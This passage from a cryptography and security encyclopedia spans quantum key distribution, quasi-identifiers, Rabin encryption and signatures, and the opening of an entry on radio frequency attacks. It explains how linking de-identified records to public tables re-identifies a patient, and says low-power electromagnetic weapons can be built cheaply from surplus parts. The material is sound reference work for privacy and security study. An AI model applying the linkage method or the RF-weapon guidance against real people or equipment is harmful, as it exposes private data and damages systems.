However, the world is not perfect. Therefore, a fraction of the correctly measured photons will be detected incorrectly. Also, if an eavesdropper (Eve) tries to measure Alice's photons before they reach Bob, errors will be induced by the fact that she is measuring information about the photons' polarizations. Moreover, these two situations are indistinguishable from each other: natural noise or induced noise looks the same. (Indeed, part of the "natural" noise is produced by "nature" eavesdropping on Alice and Bob!) The beauty of quantum cryptography is that an estimate on the noise level leads to an estimate of the information obtained by Eve. Consequently, a three-phase classical protocol allows Alice and Bob to extract an agreed upon, smaller secret cryptographic key from their noisy, partly eavesdropped bit-stream. These three phases are called "error estimation," "information reconciliation," and "privacy amplification."

Error Estimation. Error estimation is performed by having one of Alice or Bob pick at random a certain number t of bits previously transmitted according to the correct measurement and announce them to the other party. The latter compares these bits with his/her own copy and announces the number of errors e. For large enough samples, the ration e/t should be a reasonable estimate of the fraction of errors left in the undisclosed bits.

Information Reconciliation. Although interactive error correction such as [16] was first encouraged in [5], Crépeau pointed out that traditional error-correcting codes may be used here as well [10]. In both cases, this process will disclose some extra information about the remaining (corrected) bits to any potential eavesdropper. This extra information must be taken into account in the last privacy amplification phase.

Privacy Amplification. Assume an eavesdropper is left with only ℓ bits of Rényi (collision) entropy about the bit-stream W of size n resulting from the information reconciliation phase. If Alice and Bob can estimate ℓ from error estimation and error correction, they may produce a new smaller bit-stream K of size nearly ℓ from W. Let H be a uniformly selected hash function from a Strongly Universal Set [49] mapping n bits to $\ell - s$ bits. Then we obtain a tight bound on the uncertainty $\mathbf{H}(H(W)|H, E) \leq 2^{-s}$ (see information theory for definitions), where E is the eavesdropping information (including error correction). This means that if one of Alice or Bob picks a random hash function h and announces it publicly to the other, they are able to use it to replace their longer string W by $K = h(W)$ that is almost perfectly secret to the eavesdropper [9] with nearly probability 1.

Eavesdropping. The key distribution protocol described above has been proven secure regardless of the eavesdropper's strategy and computing power. The first proof of this theorem is due to Mayers [41]. However, the very technical nature of that proof encouraged many alternate proofs to be developed such as those of Biham et al. [14], Shor and Preskill [45], Gottesman and Lo [31], etc. A more powerful security proof in the universal composability framework was recently demonstrated by Ben-Or et al. [13].

Alternative Quantum Key Distribution Protocols and Implementations

The original quantum key distribution protocol uses four different polarization states of single photons as carrier of quantum information [7], but other approaches have been put forward. Early variations were to use only two nonorthogonal states rather than four [4], and to use phase modulation rather than polarization [26, 48]. A more fundamental variation, due to Ekert [25], was to make use of Einstein–Podolsky–Rosen entangled pairs [24], which allows the key to remain protected by quantum mechanics even in storage, rather than merely in transit. More interestingly, Ekert's scheme can benefit from powerful quantum techniques that were discovered only years later, such as entanglement distillation [12, 23]. Prototypes of entanglement-based quantum cryptography, working over kilometers of fiber, came soon after the theoretical invention [26] as well as much more recently [27].

The past decade has seen an explosion in experimental demonstrations of quantum cryptography, with distances ever increasing, sometimes at the expense of giving up

the Holy Grail of unconditional security. We can mention only a few examples here. A plug-and-play device built in Switzerland was tested successfully using 67 km of optical fiber laid out between Geneva and Lausanne [47]. More recent experiments achieve even further distances such as 150 km of optical fiber [35]. The notion of *quantum repeaters* has been discussed in order to achieve even greater distances [18]. Free-space prototypes have shown the possibility of line-of-sight quantum cryptography over distances of tens of kilometers [33, 36], making it legitimate to dream of a quantum-cryptographic satellite-based global network [44]. A thorough survey of quantum cryptography, with an emphasis on technological issues, can be found in [29]. A living roadmap of the work ahead can be obtained in [6].

Finally, we point out that quantum key distribution is now available as a commercial product. Information about quantum-cryptographic products can be found at the Web sites of the Swiss company *id Quantique* (www.idquantique.com) and the American corporation *MagiQ Technologies* (magiqtech.com).

Cryptography on Quantum Data

The last component of quantum cryptography is the *cryptography on quantum data* where cryptographic tools are developed for information imbedded in quantum systems. A first example is known as the *onetime quantum pad* where the sender Alice and receiver Bob share *a priori* a pair of maximally entangled particles and use them to teleport [8] an arbitrary qubit (quantum bit), for example, from Alice to Bob. The only public transmission of this scheme is a pair of classical random bits from the sender to receiver, allowing him to reconstruct the original state she wanted to communicate.

A second example is the *Quantum Vernam Cipher* [2] where a classical key of four possible values is used by Alice who applies one of four unitary (Pauli) operators to an arbitrary system of a single qubit that may then be transmitted to Bob. Bob decrypts the state by applying the inverse unitary operator. The quantum description of the state transmitted is the same regardless of the original state to be transferred as long as the key is uniformly distributed and a secret to an eavesdropper. An interesting difference between the quantum and classical scenarios is that two key bits are required to encrypt a general qubit in the quantum setting [2], but this may be reduced to nearly one key bit to encrypt a qubit almost perfectly if we tolerate arbitrarily small errors, as long as it is not entangled with Eve [32]. It was also demonstrated recently how the secret key used for Quantum Vernam Cipher may be reused [22] when the plaintexts are classical.

Quantum error-correcting codes have led to the notion of *Quantum Message Authentication* [3] that allows Alice to send Bob a message in such a way that any tampering of the transmitted message will either result in detection of the tampering or actual correction of the tampering back to the original message. Surprisingly, quantum authentication requires quantum encryption, whereas classically these two tasks are fairly independent of each other. A very interesting notion of *Uncloneable Encryption*, linking Quantum Encryption and Quantum Authentication, was later introduced by Gottesman [30].

We conclude with a short list of recent quantum cryptographic applications: *Quantum Secret Sharing* [17] where the secret to be shared is a quantum state, *Verifiable Quantum Secret Sharing* [20] offers the extra guarantee that if enough honest people are involved the secret may be uniquely reconstructed, *Multi-Party Quantum Computation* [20] allows multiparty evaluation of a quantum circuit in which each party secretly provides some of the input quantum states, and *Quantum Zero-Knowledge* [21] that generalizes the classical notion although "rewinding" a quantum computer is impossible.

Recommended Reading

1. Ambainis A (2004) A new protocol and lower bounds for quantum coin flipping. J Comput Syst Sci 68(2):398–416
2. Ambainis A, Mosca M, Tapp A, de Wolf R (2000) Private quantum channels. In: FOCS'00: proceedings of the 41st IEEE symposium on foundations of computer science, IEEE Computer Society, Washington, DC, pp 547–553
3. Barnum H, Crépeau C, Gottesman D, Smith A, Tapp A (2002) Authentication of quantum messages. In: FOCS'02: Proceedings of the 43rd IEEE symposium on foundations of computer science, Los Alamitos. IEEE Computer Society, Washington, DC, pp 449–458
4. Bennett CH (1992) Quantum cryptography using any two nonorthogonal states. Phys Rev Lett 68:3121–3124
5. Bennett CH, Bessette F, Brassard G, Salvail L, Smolin J (1992) Experimental quantum cryptography. J Cryptol 5(1):3–28
6. Bennett CH, Bethune D, Brassard G, Donnangelo N, Ekert AK, Elliott C, Franson J, Fuchs C, Goodman M, Hughes R (Chair), Kwiat P, Migdall A, Nam S.-W, Nordholt J, Preskill J, Rarity J (2004) A quantum information science and technology roadmap, Part 2: Quantum cryptography, Version 1.0. Advanced Research and Development Activity (ARDA), Fort George G. Meade, MD. Available at: http://qist.lanl.gov/qcrypt_map.shtml
7. Bennett CH, Brassard G (1984) Quantum cryptography: public key distribution and coin tossing. In: Proceedings of IEEE international conference on computers, systems and signal processing, Bangalore, India, IEEE Computer Society, Washington, DC, pp 175–179

8. Bennett CH, Brassard G, Crépeau C, Jozsa R, Peres A, Wootters WK (1993) Teleporting an unknown quantum state via dual classical and Einstein–Podolsky–Rosen channels. Phys Rev Lett 70:1895–1899
9. Bennett CH, Brassard G, Crépeau C, Maurer U (1995) Generalized privacy amplification. IEEE Trans Inform Theory 41(6):1915–1923
10. Bennett CH, Brassard G, Crépeau C, Skubiszewska M-H (1991) Practical quantum oblivious transfer. In: Advances in cryptology: proceedings of Crypto'91, Lecture Notes in Computer Science, vol 576, Springer, Berlin, pp 351–366
11. Bennett CH, Brassard G, Ekert AK (1992) Quantum cryptography. Sci Am 267(4):50–57
12. Bennett CH, Brassard G, Popescu S, Schumacher B, Smolin JA, Wootters WK (1996) Purification of noisy entanglement and faithful teleportation via noisy channels. Phys Rev Lett 76: 722–725
13. Ben-Or M, Horodecki M, Leung DW, Mayers D, Oppenheim J (2005) The universal composable security of quantum key distribution. In: Proceedings of second theory of cryptography conference: TCC 2005, Cambridge, MA, USA, February 10–12, 2005. http://arXiv.org/abs/quant-ph/0409078
14. Biham E, Boyer M, Boykin PO, Mor T, Roychowdhury V (2000) A proof of the security of quantum key distribution (extended abstract). In: STOC'00: proceedings of the 32nd annual ACM symposium on theory of computing, New York, ACM Press, New York, pp 715–724
15. Brassard G, Crépeau C, Jozsa R, Langlois D (1993) A quantum bit commitment scheme provably unbreakable by both parties. In: FOCS'93: proceedings of the 34th IEEE symposium on foundations of computer science. IEEE Computer Society, Washington, DC, pp 362–371
16. Brassard G, Salvail L (1993) Secretkey reconciliation by public discussion. In: Advances in cryptology: proceedings of Eurocrypt'93, LNCS, vol 565, Springer, Berling, pp 410–423
17. Cleve R, Gottesman D, Lo H-K (1999) How to share a quantum secret. Phys Rev Lett 83(3):648–651
18. Collins D, Gisin N, De Riedmatten H (2005) Quantum relays for long distance quantum cryptography. J Mod Optics 52(5):735
19. Crépeau C, Dumais P, Mayers D, Salvail L (2004) Computational collapse of quantum state with application to oblivious transfer. In: Proceedings of first theory of cryptography conference: TCC 2004, Cambridge, MA, USA, February 19–21. LNCS, Springer, Berlin, pp 374–393
20. Crépeau C, Gottesman D, Smith A (2002) Secure multi-party quantum computation. In: STOC'02: proceedings of the 34th annual ACM symposium on theory of computing, ACM press, New York, pp 643–652
21. Damgård I, Fehr S, Salvail L (2004) Zero- knowledge proofs and string commitments withstanding quantum attacks. In: Advances in cryptology: proceedings of Crypto'04, LNCS, vol 3152, Springer, Berlin, pp 254–272
22. Damgård I, Pedersen T, Salvail L (2004) On the key-uncertainty of quantum ciphers and the computational security of one-way quantum transmission. In: Advances in cryptology: proceedings of Eurocrypt'04, LNCS, vol 3027, Springer, Berlin, pp 91–108
23. Deutsch D, Ekert AK, Jozsa R, Macchiavello C, Popescu S, Sanpera A (1996) Quantum privacy amplification and the security of quantum cryptography over noisy channels. Phys Rev Lett 77:2818–2821. Erratum (1998). Physi Rev Lett 80:2022
24. Einstein A, Podolsky B, Rosen N (1935) Can quantum-mechanical description of physical reality be considered complete? Phys Rev 47:777–780
25. Ekert AK (1991) Quantum cryptography based on Bell's theorem. Phys Rev Lett 67:661–663
26. Ekert AK, Rarity J, Tapster P, Palma G (1992) Practical quantum cryptography based on two-photon interferometry. Phys Rev Lett 69:1293–1295
27. Enzer DG, Hadley PG, Hughes RJ, Peterson CG, Kwiat PG (2002) Entangled- photon six-state quantum cryptography. New J Phys 4:45.1–45.8
28. Even S, Goldreich O, Lempel A (1985) A randomized protocol for signing contracts. Commun ACM 28(6):637–647
29. Gisin N, Ribordy G, Tittel W, Zbinden H (2002) Quantum cryptography. Rev Mod Phys 74:145–195
30. Gottesman D (2003) Uncloneable encryption. Quantum Inform Comput 3:581–602. http://arXiv.org/abs/quant-ph/0210062
31. Gottesman D, Lo H-K (2003) Proof of security of quantum key distribution with two-way classical communications. IEEE Trans Inform Theory 49:457–475
32. Hayden P, Leung D, Shor PW, Winter A (2004) Randomizing quantum states: constructions and applications. Commun Math Phys 250(2):371–391
33. Hughes RJ, Nordholt JE, Derkacs D, Peterson CG (2002) Practical free-space quantum key distribution over 10 km in daylight and at night. New J Phys 4:43.1–43.14
34. Impagliazzo R, Rudich S (1989) Limits on the provable consequences of one-way permutations. In: STOC'89: Proceedings of the 21st annual ACM symposium on theory of computing, ACM press, New York, pp 44–61
35. Kimura T, Nambu Y, Hatanaka T, Tomita A, Kosaka H, Nakamura K (2004) Singlephoton interference over 150-km transmission using silica-based integrated-optic interferometers for quantum cryptography. Electron Lett 43(9): L1217–L1219
36. Kurtsiefer C, Zarda P, Halder M, Weinfurter H, Gorman PM, Tapster PR, Rarity JG (2002) Quantum cryptography: a step towards global key distribution. Nature 419:450
37. Lo H-K, Chau HF (1997) Is quantum bit commitment really possible? Phys Rev Lett 78(17):3410–3413. Originally http://arXiv.org/abs/quant-ph/9603004
38. Lo H-K, Chau HF (1998) Why quantum bit commitment and ideal quantum coin tossing are impossible. Physica D 120: 177–187
39. Mayers D (1995) The trouble with quantum bit commitment. http://arXiv.org/abs/quant-ph/9603015 (The author first discussed the result in Montréal at a workshop on quantum information theory held in October 1995)
40. Mayers D (1997) Unconditionally secure quantum bit commitment is impossible. Phys Rev Lett 78(17):3414–3417
41. Mayers D (2001) Unconditional security in quantum cryptography. J ACM 48(3):351–406
42. Ouellette J (2005) Quantum key distribution. The industrial physicist 10(6):22–25
43. Rabin M (1981) How to exchange secrets by oblivious transfer. Technical Report TR-81, Harvard Aiken Computation Laboratory
44. Rarity JG, Tapster PR, Gorman PM, Knight P (2002) Ground to satellite secure key exchange using quantum cryptography. New J Phys 4:82.1–82.21

45. Shor PW, Preskill J (2000) Simple proof of security of BB84 quantum key distribution protocol. Phys Rev Lett 85:441–444
46. Stix G (2005) Best-kept secrets – quantum cryptography has marched from theory to laboratory to real products. Sci Am 280(1):78–83
47. Stucki D, Gisin N, Guinnard O, Ribordy G, Zbinden H (2002) Quantum key distribution over 67 km with a plug & play system. New J Phys 4:41.1–41.8
48. Townsend P, Rarity J, Tapster P (1993) Single photon interference in 10 km long optical fibre interferometer. Electron Lett 29:1291–1293
49. Wegman M, Carter J (1981) New hash functions and their use in authentication and set equality. J Comput Syst Sci 22:265–279
50. Wiesner S (1983) Conjugate coding. Sigact News 15(1):78–88 (Original manuscript written circa 1970)

Quasi-Identifier

Sabrina de Capitani di Vimercati, Sara Foresti
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►*k*-Anonymity; ►Microdata Protection; ►Microdata Masking Techniques

Definition

A *quasi-identifier* is a set of attributes that, in combination, can be linked with external information to reidentify (or reduce uncertainty about) all or some of the respondents to whom information refers.

Background

Many situations require today the release of the specific data, called *microdata*, reporting information referred to individuals. While the release of microdata increases the flexibility and availability of information for the users, the anonymity of the entities, called *respondents* (individuals, organizations, and so on), to whom information refers is put at risk. To protect the anonymity, data holders often remove or encrypt explicit identifiers such as names, addresses, and phone numbers. Although apparently anonymous, the de-identified data may contain other identifying data, such as race, birth date, sex, and ZIP code, that can be linked to publicly available information to reidentify respondents and inferring information that was not intended for disclosure [1]. The set of attributes that can be used for inferring the identity of microdata respondents is called *quasi-identifier*. This inference problem was pointed out by Dalenius in 1986 with reference to Census data [2].

Theory

The presence of quasi-identifying attributes in de-identified microdata makes them vulnerable to inference attacks. As a matter of fact, by linking the quasi-identifier attributes with publicly available databases (e.g., databases maintained and released by the Department of Motor Vehicles, Health Maintenance Organizations, insurance companies, public offices, commercial organizations, and so on) associating these attributes with the respondent's identity, the data recipients can determine to which respondent some pieces of released data refer, or restrict their uncertainty to a specific subset of individuals. As an example, consider the microdata table in Fig. 1, whose medical data have been de-identified by suppressing `Names` and Social Security Numbers (`SSNs`) and the publicly available table in Fig. 2. The attributes `Race`, `DoB` (date of birth), `Gender`, and `ZIP` code in the microdata can be linked to the public table in Fig. 2, potentially revealing information `Name`, `Address`, `City`, and marital `Status` of the patients. In the microdata table, for example, there is only one `asian` female (`F`) born on `64/09/27` and living in the `20500` area. This combination, if unique in the external world as well, uniquely identifies the corresponding tuple as pertaining to "`Ann Smith, 104 Main St, Washington`", thus revealing that she suffers from `chest pain` and that she is `divorced`.

It is important to note that a microdata table can be characterized by *different quasi-identifiers*, depending on the information available to the data recipients. Indeed, different data recipients may have access to different external sources. Any attribute in a microdata table could work as a quasi-identifier, if its value is also reported in a non de-identified external dataset.

In general, several factors contribute to the risks of reidentification [1]:

- the existence of high visibility tuples (i.e., tuples with unique combination of values for the quasi-identifier, such as a high income);
- the possibility of matching the microdata table with external information through a quasi-identifier;
- the existence of a high number of common attributes between the microdata table and the external sources (i.e., quasi-identifiers composed of large sets of attributes), which may increase the possibility of linking or make it more precise.

The threat represented by inference and linking attacks is of great concern since statistical, aggregate, and anonymous data are often exempted from privacy protection regulations. More than others, these data may open the door

SSN	Name	Race	DoB	Gender	ZIP	Disease
		White	63/03/13	M	20500	Obesity
		White	63/03/18	M	20500	Short breath
		Asian	*64/09/27*	*F*	*20500*	Chestpain
		White	64/09/27	F	20502	Obesity
		Black	64/09/27	F	20502	Short breath

Quasi-Identifier. Fig. 1 De-identified table (medical data)

Name	Address	City	ZIP	Race	Birth	Sex	Status
.....	.....	.....	.....	.....	.....	.....	.....
.....	.....	.....	.....	.....	.....	.....	.....
Ann Smith	104 Main St	Washington	*20500*	*asian*	*64/09/27*	*F*	divorced
.....	.....	.....	.....	.....	.....	.....	.....

Quasi-Identifier. Fig. 2 Non de-identified public table

to potential misuses. ►*Microdata protection* techniques, ►*k-anonymity*, and its extensions (such as *ℓ-diversity*) have then been adopted for counteracting the inference and linking attacks. Typically, these solutions generalize, remove, or alter the information in the quasi-identifier, thus limiting the linking ability of data recipients.

Applications

The concept of quasi-identifier is necessary for the definition of *microdata protection* techniques and *k-anonymity*-based solutions.

Experimental Results

Interesting results about the identification ability of quasi-identifiers are illustrated in [3]. From a study of the 2000 US Census data [3], Golle showed that 63% of the US population is uniquely identifiable by `Gender`, `ZIP` code, full `DateOfBirth`. Also, the release of attributes `Gender`, `County`, and full `DateOfBirth` permits to reduce the uncertainty about the identity of a respondent to a group of less than 6 people for 43.6% of the population. These results confirm that de-identification is not sufficient to provide protection against disclosure of sensitive information in microdata release.

Recommended Reading

1. Federal Committee on Statistical Methodology (1994) Report on statistical disclosure limitation methodology. Statistical policy working paper 22, Washington, DC, May 1994
2. Dalenius T (1986) Finding a needle in a haystack or identifying anonymous census records. J Off Stat 2(3):329–336
3. Golle P (2006) Revisiting the uniqueness of simple demographics in the US population. In: Proceedings of the 5th ACM Workshop on Privacy in the Electronic Society (WPES 2006), Alexandria, VA, October 2006

R

Rabin Cryptosystem

David Pointcheval
Computer Science Department, Ecole normale supérieure, Paris, France

Related Concepts

►Integer Factoring; ►RSA Factoring Challenge

Definition

Rabin's public-key encryption is an asymmetric encryption scheme based on the modular square root problem, an thus related to integer factoring.

Background

The smaller the public exponent in the ►RSA public-key encryption or ►RSA digital signature schemes, the more efficient the encryption process is. Michael O. Rabin thus suggested to use $e = 2$ into an encryption scheme [3]. But things are not as simple as for RSA.

Theory

Thanks to the Euler's theorem, one can easily extract modular eth roots, until e is co-prime to $\varphi(n)$ (►Euler's Totient function) and the latter value is known: $d = e^{-1} \bmod \varphi(n)$ helps to get it. Unfortunately, $e = 2$ is not co-prime to $\varphi(n)$, moreover squaring is not a bijection in the ►group $\mathbb{Z}_n^*$, for $n = pq$ (►modular arithmetic), and even in $\mathbb{Z}_p^*$ for a ►prime number p: if x is a square root of y in $\mathbb{Z}_p^*$, then $-x$ is also a square root of y. More formally, the function $f : x \mapsto x^2 \bmod p$ from $\mathbb{Z}_p^*$ into $\mathbb{Z}_p^*$ is a morphism, whose kernel is $\{-1, +1\}$. As a consequence, the cardinality of the image of f is exactly $(p-1)/2$: An element in $\mathbb{Z}_p^*$ is either a square with two square roots, or a non-square without any square root (►quadratic residue).

Once again, the ►Chinese Remainder Theorem helps to know more about squares in $\mathbb{Z}_n^*$ for a composite $n = pq$. Indeed, y is a square in $\mathbb{Z}_n^*$ if and only if it is a square in both $\mathbb{Z}_p^*$ and $\mathbb{Z}_q^*$: there are only $\varphi(n)/4$ squares, which admit four distinct square roots: $x, -x, z$ and $-z$. Since they are distinct, $x + z \neq 0 \bmod n$ and $x - z \neq 0 \bmod n$. However, $x^2 = z^2 = y \bmod n$. Then,

$$x^2 - z^2 = (x - z)(x + z) = 0 \bmod n.$$

As a consequence, $\gcd(x - z, n) \in \{p, q\}$: The ability to compute modular square roots helps to factor the modulus.

In the other direction, Euler's theorem does not help any more, since 2 is not co-prime to $\varphi(n)$ (whatever n is, either a prime or a composite integer). But first, for prime moduli, methods are known to compute square roots. Particularly, for *Blum primes* p, which satisfy $p = 3 \bmod 4$ (►Blum integer), if y is a square in $\mathbb{Z}_p^*$, then the square roots are $\pm y^{(p+1)/4} \bmod p$. Then, for computing square roots in $\mathbb{Z}_n^*$, one can simply use the Chinese Remainder Theorem: from $y \in \mathbb{Z}_n^*$, one uses the isomorphism from $\mathbb{Z}_n^*$ onto $\mathbb{Z}_p^* \times \mathbb{Z}_q^*$. One then computes the square roots in $\mathbb{Z}_p^*$ and $\mathbb{Z}_q^*$. The inverse isomorphism on the four possible pairs leads to the four possible square roots of y. Therefore, the square root problem in $\mathbb{Z}_n^*$, with $n = pq$, is equivalent to the factorization of n, which is a stronger formal result than for RSA.

The Rabin Primitive

Granted the equivalence between the modular square root problem and the factorization of the modulus, it is natural to try to use it for cryptographic applications: Rabin suggested a public-key cryptosystem [3].

- Key generation: Randomly choose two large Blum primes p and q, and compute $n = pq$. The public key is thus the modulus n, while the private consists of its factorization (p, q).
- Encryption: In order to encrypt a message $m \in \mathbb{Z}_n^*$, one computes $c = m^2 \bmod n$.
- Decryption: Given the ciphertext c, granted the factorization of n, one can extract the square roots.

Unfortunately, a problem arises here because of the non-injectivity of the square function: Four plaintexts are possible. Redundancy in the plaintext is thus required to help the recipient to make a choice. Furthermore, the algebraic structure allows several kinds of attacks, as RSA suffers [5], and thus paddings are required to solve the two problems.

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

The SAEP$^+$ padding [2] that contains redundancy can be applied to the Rabin primitive. It would then lead to an efficient encryption scheme, provably IND–CCA2 secure [4] under the intractabilty of integer factoring, in the ►random oracle model [1].

Recommended Reading

1. Bellare M, Rogaway P (1993) Random oracles are practical: a paradigm for designing efficient protocols. Proceedings of the 1st CCS. ACM Press, New York, 1993, pp 62–73
2. Boneh D (2001) Simplified OAEP for the RSA and rabin functions. In: Kilian J (ed) Advances in cryptology–CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 275–291
3. Rabin MO (1978) Digitalized signatures. In: Lipton R, De Millo R (eds) Foundations of secure computation. Academic, New York, pp 155–166
4. Rackoff C, Simon DR (1992) Non-interactive zero-knowledge proof of knowledge and chosen ciphertext attack. In: Feigenbaum J (ed) Advances in cryptology–CRYPTO'91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 433–444
5. Rivest R, Shamir A, Adleman L (1978) A method for obtaining digital signatures and public key cryptosystems. Commun ACM 21(2):120–126

Rabin Digital Signature Scheme

Dan Boneh
Department of Computer Science, Stanford University, Stanford, CA, USA

Related Concepts

►Digital Signature Scheme; ►ElGamal Digital Signature Scheme; ►Schnorr Digital Signature

Background

In [5] Rabin described a ►trapdoor one-way function that can be used for ►digital signatures and for public-key encryption (►public-key cryptography). Here we focus on Rabin's digital signature system.

Theory

Rabin's trapdoor function makes use of ►modular arithmetic and is defined as follows: (1) let $N = pq$ be a product of two distinct equal size ►prime numbers, (2) define the function as $F : Z_N^* \to Z_N^*$ as $F(x) = x^2 \in Z_N^*$. Since N is a product of two distinct primes, the function F is a 4-to-1 map on Z_N^* (every element in the image of F has exactly four pre-images). Rabin shows that inverting this function is as hard as factoring the modulus N. However, given the factorization of N it is easy to find all four pre-images for a given element in the image of F. Hence, the factorization of N serves as a trapdoor for this function.

In the ►random oracle model, there are several generic methods for building a secure signature scheme from a 4-to-1 trapdoor function. Here we describe Rabin signatures using the Full Domain Hash method [2].

Key Generation. Given a security parameter $\tau \in Z$ as input do the following:

1. Generate two random τ-bit primes p, q where $p = q = 3 \bmod 4$. Set $N = pq$.
2. Pick an element $w \in Z_N^* t$ such that the ►Jacobi symbol of w over N is equal to -1. In other words, w is a ►quadratic residue modulo exactly one of p or q.
3. Let H be a ►hash function $H : \{0,1\}^* \to Z_N$.
4. Output the public key (N, w, H) and the private key (N, p, q, w, H).

Signing. To sign a message $m \in \{0, 1\}^*$ using the private key (N, p, q, w, H) do:

1. Compute $x = H(m) \in Z_N$. If x is not in Z_N^* output "fail" and abort. This is extremely unlikely to happen.
2. One can show that exactly one of $\pm x, \pm xw \in Z_N^*$ must be a quadratic residue. Let $y \in \{\pm x, \pm xw\}$ be that value. To find y, find the unique element in $\{\pm x, \pm xw\}$ for which the ►Legendre symbol is equal to 1 over both p and q.
3. Let $s \in Z_N^*$ be the square root of y in Z_N^*. Output s as the signature on m.

Verifying. To verify a message/signature pair $(m, s) \in \{0,1\}^* \times Z_N$ using the public key (N, p, q, w, H) do:

1. Compute $x = H(m) \in Z_N$.
2. Check if $s^2 \in \{\pm x, \pm xw\}$. If so, accept the signature. Otherwise, reject.

Note that signature verification is fast requiring a single modular squaring. When the hash function $H : \{0,1\}^* \to Z_N$ is modeled as a random oracle, one can show that the signature scheme is existentially unforgeable under a chosen message attack assuming that factoring random ►Blum integers is intractable [2, 4]. To do so, one shows that a forging algorithm can be used to factor the modulus N in the public key.

We note that Rabin signatures can be shortened by a factor of 2 using a cute trick due to Bleichenbacher [1]. The basic idea is to output only half the bits of s (the most significant ones). Let $\hat{s}$ be the resulting signature. Its length is τ-bits as opposed to 2τ-bits. During verification,

the least significant bits of the signature can be recovered using Coppermith's algorithm [3]. Indeed, given x, $\hat{s} \in \mathbb{Z}$, Coppersmith's algorithm can test whether there exists a $0 \leq \Delta < 2^{\tau}$ such that $(\hat{s}\, 2^{\tau} + \Delta)^2 = x \bmod N$. If Δ exists the algorithm will find it, thus recovering the missing bits of the signature. For a more efficient method, see [1].

Recommended Reading

1. Bleichenbacher D (2004) Compressing Rabin signatures. In: Okamoto T (ed) Proceedings CT-RSA, Topics in cryptology: CT-RSA 2004. Lecture notes in computer science, vol 2964. Springer-Verlag, Berlin, pp 126–128
2. Bellare M, Rogaway P (1996) The exact security of digital signatures: how to sign with RSA and Rabin. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer-Verlag, Berlin, pp 399–416
3. Coppersmith D (1997) Small solutions to polynomial equations, and low exponent RSA vulnerabilities. J Cryptol 10:233–260
4. Jean-Sébastien C (2000) On the exact security of full domain hash. In: Bellare M (ed) Advances in Cryptology – CRYPTO 2000, Lecture notes in computer science, vol 1880. Springer-Verlag, Berlin, pp 229–235
5. Rabin M (1979) Digital signatures and public key functions as intractable as factorization. Technical Report MIT/LCS/TR-212, MIT Laboratory for Computer Science, Cambridge, MA

Radio Fingerprinting

►Wireless Device Fingerprinting

Radio Frequency Attacks

Jean-Jacques Quisquater[1], David Samyde[2]
[1]Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium
[2]Intel Corporation, Santa Clara, CA, USA

Definition

All attacks on the functioning of an electric circuit by means of electromagnetic field.


Background

Summary: Conquest without fight is the basic idea of Sun Tzu in *The art of war* written 2,500 years ago. Force an enemy to retreat immediately, strike with high precision without leaving of the origin of the blow, shut down an adversary's communications networks, disrupt its power supplies, yet still leaving buildings intact are the properties conferred to an attack that uses electromagnetic waves at the right frequencies. Most types of matter are transparent to microwaves, and waves coming from an electromagnetic blast are difficult to stop in an appropriate manner. A mastered generation of microwaves may not only disrupt or damage electronic equipment, but may also create faults and even completely destroy it. Solar storms constitute a good illustration of the kind of disruption that an electronic equipment might be submitted to when exposed to electromagnetic disruptions (satellite communications, etc.).

Today's computers and other electronic devices are sensitive to computer attacks such as worms, viruses, or logical bombs (►Trojan Horses, Computer Viruses and Worms). Electromagnetic radiation leakage is well known and remains the subject of studies for some devices [1, 7, 12, 15]. The electronic components that make up common devices may, however, be disrupted by intense electromagnetic variations in their near surroundings. The sensitiveness of the equipment has thus to be taken into account. Electromagnetic waves that are able to destroy electronics (Compton effect) can be obtained by different means. They may be used for specific purposes by determined will (e-bomb Mk-84, Argus Project on the 27th of August 1958), but they may also have accidental results (Blackout of Hawaii and disturbances in radionavigations in 1958). The imagination of scenarists and the movie world made the general public become aware, not only of the existence but also of the power, of Electromagnetic Pulse (EMP), through Hollywood films like Golden Eye (1995), Broken Arrow (1996), Matrix (1999) or Ocean's Eleven (2001). This type of attack is, however, not yet very common and seems to be part of advanced research projects [5]. This may be due to the particular constraints they involve like mastering impulse modes, high currents, and high temperature supraconductivity. Anyway, the technology will however become more available and the number of incidents will increase. Has a new Pandora's box been opened [8]?

Theory

Introduction and Definitions: A sufficiently intense and correctly directed electromagnetic field may disrupt the functioning of an electric circuit to different degrees. The circuit may become completely useless. According to Carlo Kopp [10], electromagnetic weapons can nowadays be realized by nations with limited powers, close to those at the disposal of the big nations at the beginning of World War II. More than 20 countries have development programs for



Radio Frequency Attacks. Fig. 1 Courtesy of John Batchelor © http://www.jbatchelor.com

some kind of radiofrequency weapons. These weapons do not leave any trace behind, damage buildings, may strike without anybody noticing it a priori, and may be created by ill-intentioned people without yielding any big benefit, but generating enough power to cause delicate situations. The idea of using fields for destruction purposes is rather old and today it has become possible for an amateur to construct an e-bomb in his garage. The Internet also contributes to the dissemination of technical data related to this technology [6, 7], and details the materials and open literature or reference material to a high number of persons.

There are two types of RF attacks, namely, high and low power attacks. The high power attacks are the most devastating ones, requiring mastering techniques like explosively pumped flux generator (Field Compress Generator), homopolar generators, plastic explosives, high performance detonation, and magnetohydrodynamics (MHD). This is why they are almost inaccessible to nongovernmental entities, but almost exclusively reserved to government-funded, specialized research units (or to government supported terrorists). Moreover, their final bulk and form factor are rather imposing and close to the size of more conventional bombs. Attacks using low power weapons, on the contrary, are considerably easier, less expensive (really very low cost) and are accessible to many people, provided that they dispose of the required level of expertise. An experimented technician or an engineer can design, fabricate, and experiment such a device. Very old antennas and military amplifiers can, for instance, be bought from military surplus and can easily be modified to serve these purposes. It is not even necessary to look for components that have this high potential, capable of yielding this kind of power.

